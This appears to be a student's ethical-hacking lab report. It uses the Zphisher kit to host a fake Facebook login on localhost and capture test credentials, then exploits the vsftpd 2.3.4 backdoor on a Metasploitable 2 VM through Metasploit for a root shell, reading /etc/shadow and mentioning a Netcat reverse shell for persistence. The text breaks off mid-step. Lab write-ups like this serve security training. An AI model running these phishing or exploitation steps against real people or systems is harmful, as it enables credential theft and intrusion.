Week 4: Advanced Topics and Ethical Hacking

Name: V. Risvanth

Introduction

In this task, we delve into **advanced cybersecurity concepts and ethical hacking** by performing phishing attacks using **Zphisher** and exploiting vulnerabilities in **Metasploitable 2**, a deliberately vulnerable Linux-based machine. The focus is on **identifying security weaknesses, executing exploits, and maintaining persistence** to understand real-world attack scenarios and defensive strategies.

We gain hands-on experience with:

- **Phishing attacks** using Zphisher, a tool for social engineering.
- **Scanning and exploiting vulnerabilities** in vsftpd using **Nmap and Metasploit**.
- **Maintaining access** to a compromised machine (persistence phase).

Task 1

Perform Phishing Using Zphisher:

Objective: To perform a phishing attack by replicating popular websites and capturing login credentials.

1. Install Zphisher: I cloned the Zphisher repository from GitHub and installed it on Kali Linux.


2. Target Websites: I selected popular websites Instagram to clone for the phishing attack.

3. Configure the Attack: Using Zphisher, I generated phishing links that mimicked the selected websites.

4. Deploy Phishing Pages: I used the cloned URLs to simulate phishing attacks in a controlled environment.

5. Capture Login Credentials: Upon successful login by a victim, the captured credentials were saved.

Screenshots



htr-tech BD 65b99bc · 6 months ago 328 Commits

.github	Rename SUMS to CHECKSUMS	3 years ago
.sites	Updated Page: twitch	3 years ago
scripts	Revert "Revert "Update to 2.3.0""	3 years ago
Dockerfile	Revert "Revert "Update to 2.3.0""	3 years ago
LICENSE	Create LICENSE	6 years ago
README.md	BD	6 months ago
make-deb.sh	Update to 2.3.5	3 years ago
run-docker.sh	Revert "Revert "Update to 2.3.0""	3 years ago
zphisher.sh	Fix Order	2 years ago

About

An automated phishing tool with 30+ templates. This Tool is made for educational purpose only ! Author will not be responsible for any misuse of this toolkit !


phishing phishing-attacks phisher phishing-pages htr-tech zphisher

Readme
GPL-3.0 license
Activity
12.1k stars
783 watching
4.2k forks
Report repository

Releases 10

Zphisher Release 2.3.5 Latest
on Jan 3, 2023

+ 9 releases



https://github.com/htr-tech/zphisher.git

Clone using the web URL.


1. I searched for the **HTR-Tech Zphisher** tool on GitHub.

2. I found the repository that contains the Zphisher phishing tool.

3. I copied the link to the repository for further use.

4. This tool automates phishing attacks by generating fake login pages.

5. I will use this tool for ethical hacking and security awareness testing.


kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
File Actions Edit View Help
root@kali: ~/zphisher

```
┌──(root㉿kali)-[~]
└─# git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher'...
remote: Enumerating objects: 1801, done.
remote: Counting objects: 100% (336/336), done.
remote: Compressing objects: 100% (85/85), done.
remote: Total 1801 (delta 263), reused 251 (delta 251), pack-reused 1465 (from 1)
Receiving objects: 100% (1801/1801), 28.68 MiB | 654.00 KiB/s, done.
Resolving deltas: 100% (817/817), done.

┌──(root㉿kali)-[~]
└─# ls
zphisher

┌──(root㉿kali)-[~]
└─# zphisher


┌──(root㉿kali)-[~/zphisher]
└─# ls
Dockerfile  LICENSE  make-deb.sh  README.md  run-docker.sh  scripts  zphisher.sh

┌──(root㉿kali)-[~/zphisher]
└─# bash zphisher.sh
```


1. I cloned the **HTR-Tech Zphisher** repository using Kali Linux.

2. I navigated to the cloned directory and listed its contents using the ls command.


3. I verified the presence of the **bash script** required to run Zphisher.

4. I executed the script using the bash zphisher.sh command.

5. The tool started running, and I analyzed its working interface for phishing attacks.



```
                              Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch        [21] DeviantArt
[02] Instagram     [12] Pinterest     [22] Badoo
[03] Google        [13] Snapchat      [23] Origin
[04] Microsoft     [14] Linkedin      [24] DropBox
[05] Netflix       [15] Ebay          [25] Yahoo
[06] Paypal        [16] Quora         [26] Wordpress
[07] Steam         [17] Protonmail    [27] Yandex
[08] Twitter       [18] Spotify       [28] StackoverFlow
[09] Playstation   [19] Reddit        [29] Vk
[10] Tiktok        [20] Adobe         [30] XBOX
[31] Mediafire     [32] Gitlab        [33] Github
[34] Discord       [35] Roblox

[99] About         [00] Exit
```



```
ZPHISHER 2.3.5

[-] Successfully Hosted at : http://127.0.0.1:8080

[-] Waiting for Login Info, Ctrl + C to exit...

[-] Victim IP Found !

[-] Victim's IP : 127.0.0.1

[-] Saved in : auth/ip.txt

[-] Login info Found !!

[-] Account : 123456

[-] Password : 123456789

[-] Saved in : auth/usernames.dat

[-] Waiting for Next Login Info, Ctrl + C to exit. ^[[:^[[:^[[:^[[:^[[
```

1. After successfully running **Zphisher**, it displayed **99 different phishing templates** for various websites.


2. I selected **Facebook** as my target to simulate a phishing attack. This option created a fake. Facebook login page.

3. I configured the tool to work with **localhost** on **port 8080**, ensuring that the phishing page was accessible only within my network.

4. Zphisher generated a **localhost link** (e.g., http://127.0.0.1:8080), which redirected users to the fake Facebook login page.

5. I tested the phishing page by entering dummy credentials, and Zphisher successfully captured and displayed the login details in the terminal.

6. This demonstrated how phishing attacks work and highlighted the importance of **user awareness and security measures** to prevent credential theft.




facebook


Log in to Facebook

123456

123456789



The email address or mobile number you entered isn't connected to an account. **Find your account and log in.**



```
ZPHISHER 2.3.5
[-] Successfully Hosted at : http://127.0.0.1:8080
[-] Waiting for Login Info, Ctrl + C to exit ...
[-] Victim IP Found !
[-] Victim's IP : 127.0.0.1
[-] Saved in : auth/ip.txt
[-] Login info Found !!
[-] Account : 123456
[-] Password : 123456789
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit.
```

1. After setting up the phishing page, I **entered test credentials** on the fake Facebook login page.

2. Zphisher successfully **captured the login and password details** entered in the form.

3. The credentials were displayed in the **terminal**, confirming that the phishing attack worked.

4. This experiment demonstrated how attackers can trick users into revealing sensitive information.

5. It highlights the **importance of cybersecurity awareness**, such as avoiding suspicious links and enabling two-factor authentication (2FA) for better protection.

Findings and Takeaways

Zphisher is a powerful open-source phishing tool that allows security researchers and ethical hackers to understand how phishing attacks work. By creating realistic fake login pages, it demonstrates how attackers can capture user credentials without directly logging into their accounts.

Through this experiment, I successfully:

- Explored **various phishing templates** for different websites.
- Selected **Facebook** as the target platform.
- Hosted a phishing page using **localhost on port 8080**.
- Captured **login credentials** entered into the fake page.

This experiment highlights the importance of **cybersecurity awareness** and **phishing prevention**. Users must be cautious when clicking on unknown links, verify website URLs, and enable **two-factor authentication (2FA)** to protect their accounts. Understanding these attacks helps in building stronger defenses against real-world phishing threats.

Task 2: Exploit the vsftpd Vulnerability using Nmap and Metasploit:

Objective: To exploit the vsftpd vulnerability on Metasploitable 2 using Nmap and Metasploit

1. Setup Metasploitable 2:

- I set up the **Metasploitable 2 virtual machine** and ensured it was accessible on the network.

2. Scan the Target Machine with Nmap:

- I used **Nmap** to scan the **Metasploitable 2 machine** and identify **open ports and services**.
- This scan revealed the **vsftpd 2.3.4 service**, which is known to have a **backdoor vulnerability**.

3. Exploit Using Metasploit:

1. I launched the **Metasploit Framework** and used the **vsftpd backdoor exploit**.
2. The exploit successfully gained **access to the Metasploitable 2 machine**.

4. Post-Exploitation:

- After gaining access, I **created a reverse shell** for continuous access to the target machine.
- I used **Metasploit** to spawn a **shell** on the compromised machine for further exploration.

5. Exploiting the Machine and Persistence Phase:


Objective: To **maintain persistence** on the compromised machine.

1. Method: Establish a Persistent Connection:

- After exploiting the **vsftpd vulnerability** and gaining access to the Metasploitable 2 machine, I used several **Linux commands** to gather information about the compromised system
    - whoami: Verified the **user** under which the shell was executed.
    - hostname: Checked the **hostname** of the victim machine.
    - uname -a: Retrieved **system information** to identify the kernel and OS details.
    - cat /etc/passwd: Listed **user accounts** on the system.
    - cat /etc/group: Identified **groups** the user was part of.
    - cat /etc/shadow: Examined **hashed password information**.
    - ls -lah /home/ and ls -lah /root/: Listed the **files and directories** in /home/ and /root/ directories to understand the file structure and confirm access to sensitive areas.
- I used **Netcat** to create a **reverse shell** on the compromised machine, ensuring continued access.


This process demonstrated how attackers exploit **known vulnerabilities** in outdated services, emphasizing the importance of **regular security updates, vulnerability assessments, and strong network security measures** to prevent unauthorized access.

Screenshots



kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Shell No. 1

```
$ /usr/share/kali-menu/helper-scripts/metasploit-framework.sh
[sudo] password for kali:
[+] Starting database
[i] The database appears to be already configured, skipping initialization
Metasploit tip: Use sessions -1 to interact with the last opened session

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.218.138
RHOSTS => 192.168.218.138
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```



```
       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes           2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No            v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.218.138
RHOSTS => 192.168.218.138
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.218.138:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.218.138:21 - USER: 331 Please specify the password.
[+] 192.168.218.138:21 - Backdoor service has been spawned, handling...
[+] 192.168.218.138:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.218.30:42551 -> 192.168.218.138:6200) at 2025-02-02 11:41:13 -0500

whoami
```

Exploiting vsftpd 2.3.4 Vulnerability Using Metasploit

Step 1: Start Metasploit Framework

sudo /usr/share/kali-menu/helper-scripts/metasploit-framework.sh

Output:

- The Metasploit Framework initializes.
- Displays version details and a banner.
- Shows the number of available exploits, payloads, encoders, etc.

Step 2: Search for vsftpd Exploit

```
search vsftpd
```

Output:

- Lists available modules related to vsftpd.
- Displays two modules:
    1. auxiliary/dos/ftp/vsftpd_232 (Denial of Service)
    2. exploit/unix/ftp/vsftpd_234_backdoor (**Backdoor Command Execution**)

Step 3: Select and Use the vsftpd 2.3.4 Backdoor Exploit

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Output:

